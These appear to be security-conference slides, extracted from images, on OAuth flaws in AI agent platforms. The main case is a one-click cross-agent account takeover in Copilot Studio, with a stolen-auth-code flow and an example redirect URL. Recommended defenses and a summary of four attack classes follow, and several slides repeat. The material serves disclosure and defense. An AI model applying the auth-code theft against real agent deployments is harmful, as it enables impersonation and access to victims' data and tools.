
The screenshot shows a browser developer tools Network tab. A request is made to 'https://token.botframework.com/.auth/web/redirect?code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4'. The response is a 302 Found. The 'Headers' section shows a 'Location' header with the value 'https://token.botframework.com/.auth/web/redirect?code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4'. A red box highlights this header, and a red arrow points from it to the leaked auth code in the terminal window above.

**Attacker redeems the *stolen auth code* for a *token***



# Case Study: Confused Deputy in Copilot Studio

## Attack Type 4 – Cross-agent COAT



The diagram illustrates the Cross-agent COAT attack flow:

- Attacker:** A terminal window showing the command `tail -f *.txt` and the output of a password dump. A red arrow points from this terminal to the **Victim's Copilot** interface.
- Victim's Copilot:** A web interface for a virtual assistant named "Victim's Copilot". It shows a login form with a yellow robot icon and a message: "Hello! To be able to help you, sign in." A blue button labeled "Login" is present. A message from the bot says: "Hello, I'm Victim's Copilot, a virtual assistant. Just so you are aware, I sometimes use AI to answer your questions. If you provided a website during creation, try asking me about it! Next try giving me some more knowledge by setting up generative AI." A timestamp "3 minutes ago" is shown.
- Proxy Tool:** A screenshot of a proxy tool interface showing a 302 RESPONSE. The STATUS is 302 Found. The Location header is set to `https://token.botframework.com/auth/web/redirect?code=0.Ab0AA9FHJHf380eqiNAPEM5LylGKUVH1yqZEr2YisuNiY20DAa4.AgABBAIAADW6jl31mB3T7ugrWTT8pFeAwDs_wUA9P8Ra3NLiH0njE_bpAshUCBY7m904zU3VhetmnOLUOEwn6oMuiflV25RewhrBGshx1sYwZG72TBCKo8juix646rn0VKgq1Jf7_vC-H01SQEs1P5ffd-6aswAfg0Q5ScxHQsXa5ITiLLKCYAimo_HysC5Cqs3uyH7k5jTGjXxmLqDMUYCMb5M0SPdQaGfEkIJc3MCRF3E1RXDFT0Z3mNCLpmM0bH44PnmaYkrLq57aT86teiPQE0mUFq0c7Zz2cBCqKLPwKkX0p0koFr4ziq02T--f0rNC7jCP2mTdz7VdXxe9UYsjP3Qz2H7Wu7fjpLvWhQSA29NYpbldk0eoNOMb_bxzESAgYSKBnQMKSANeEevNi2kiu9Tr-2AFdXWU7c6uUwM8f8kd3_AXQdqTAK_UFRoVjZhJR823LPCws9ThUQFHeryEHaxHCXokIgnJtQrm7Mj8EkQ0rdfptcU_zNF2g9DG3A9ovDM6IxM8zx9jXVG63S6fSvTSv-3ZKXl4yVpdZHBbZC6Emn1-DhvhuPMxeVN_awVZBYL29zNsbwGc_Rys30-ls0eMZ9Mxja6BZosSkmtYWAPGQhxkr5-xFlA5VL8wgNRaGLIqH_Vix3mlaNZ7Bhi0Qu_vP01J4z_51JgXnG72WAmfd69q5gGW0TZc_1jX0xTeR0fGcSqggx1FRvSwoB-MMnBFZe3iV-jZa4GMCL7JSi4MMUC227SZJ-DlQaZXUw&grant_type=_code&redirect_uri=https%3A%2F%2Ftoken.botframework.com%2F.auth%2Fweb%2Fredirect&client_id=123456&client_secret=abcdef`. A red box highlights the "Location" field.
- Attack Flow:**
  - The Attacker steals the victim's auth code from the Victim's Copilot interface.
  - The Attacker uses the stolen auth code to redeem a token via the proxy tool.
  - The Attacker logs in to the Victim's Copilot under the victim's identity.

**Victim's auth code for Victim's Copilot leaked to Attacker**

**Attacker logged in to Victim's Copilot under Victim's identity**

**Attacker redeems the *stolen auth code* for a *token***

## Attack Type 4 – Cross-agent COAT

With 1-click on a hyperlink:

- Cross-agent Cross-tool Account Takeover  
(-Copilot)      (-tenant)

- Severity: Important
  - Security Impact: Spoofing
- + Meeting w/ Engineering Team

Once authenticated as the victim:

- Attacker can enjoy access to ***all data*** in *Victim's Copilot*, guarded by Copilot Studio's OAuth:
  - ***Identity***, impersonation of the victim
  - ***Delegated Permissions***, assigned via victim's Entra ID
  - ***Knowledge Sources***, configured to ground victim's agent
  - ***Actions & Tools***, powered by Power Platform Connectors & Bot Framework skills
  - ... and more


# Confused Deputy: Defense

## Attack Type 4 – Cross-agent COAT

[BHUSA '24] Cross-app/tool OAuth Account Takeover (COAT)

*Integration Platform*

*Tools*



### Defense:

- Differentiate each tool with distinct redirect\_uri
- match tool ID at /callback




[NEW] Cross-agent COAT in Connection-based OAuth

*Agent*

*Token Manager*

*Tools*




### Defense:

- Differentiate each agent
  - Within an agent, differentiate each tool
- ⇒ **Globally-unique** redirect\_uri for each tool
- match tool ID at /callback


# Summary: Attacks in Connection-based OAuth

*Connection = <user, agent, tool>*



# Summary: Attacks in Connection-based OAuth

*Connection = <user, agent, tool>*



# Summary: Attacks in Connection-based OAuth

**Connection = <user, agent, tool>**


## ③ Cross-agent Confused Deputy

- Client ID Confusion

*Agent*

*Token Manager*

*Tool*



## ① Cross-user Session Fixation

*Improper Fix*



## ② Cross-user Open Redirect

# Summary: Attacks in Connection-based OAuth

**Connection = <user, agent, tool>**

## ③ Cross-agent Confused Deputy

- Client ID Confusion



## ① Cross-user Session Fixation

*Improper Fix*

## ② Cross-user Open Redirect

## ④ Cross-agent Cross-tool Confused Deputy


- Cross-agent COAT  
(Cross-app/tool OAuth Account Takeover)

# Summary: Attacks in Connection-based OAuth

**Connection = <user, agent, tool>**

## ③ Cross-agent Confused Deputy

- Client ID Confusion



## ① Cross-user Session Fixation

*Improper Fix*

## ② Cross-user Open Redirect

"Back to the Future":

Classic web security / OAuth threats

remanifest themselves in Connection-based OAuth Architectures

## ④ Cross-agent Cross-tool Confused Deputy

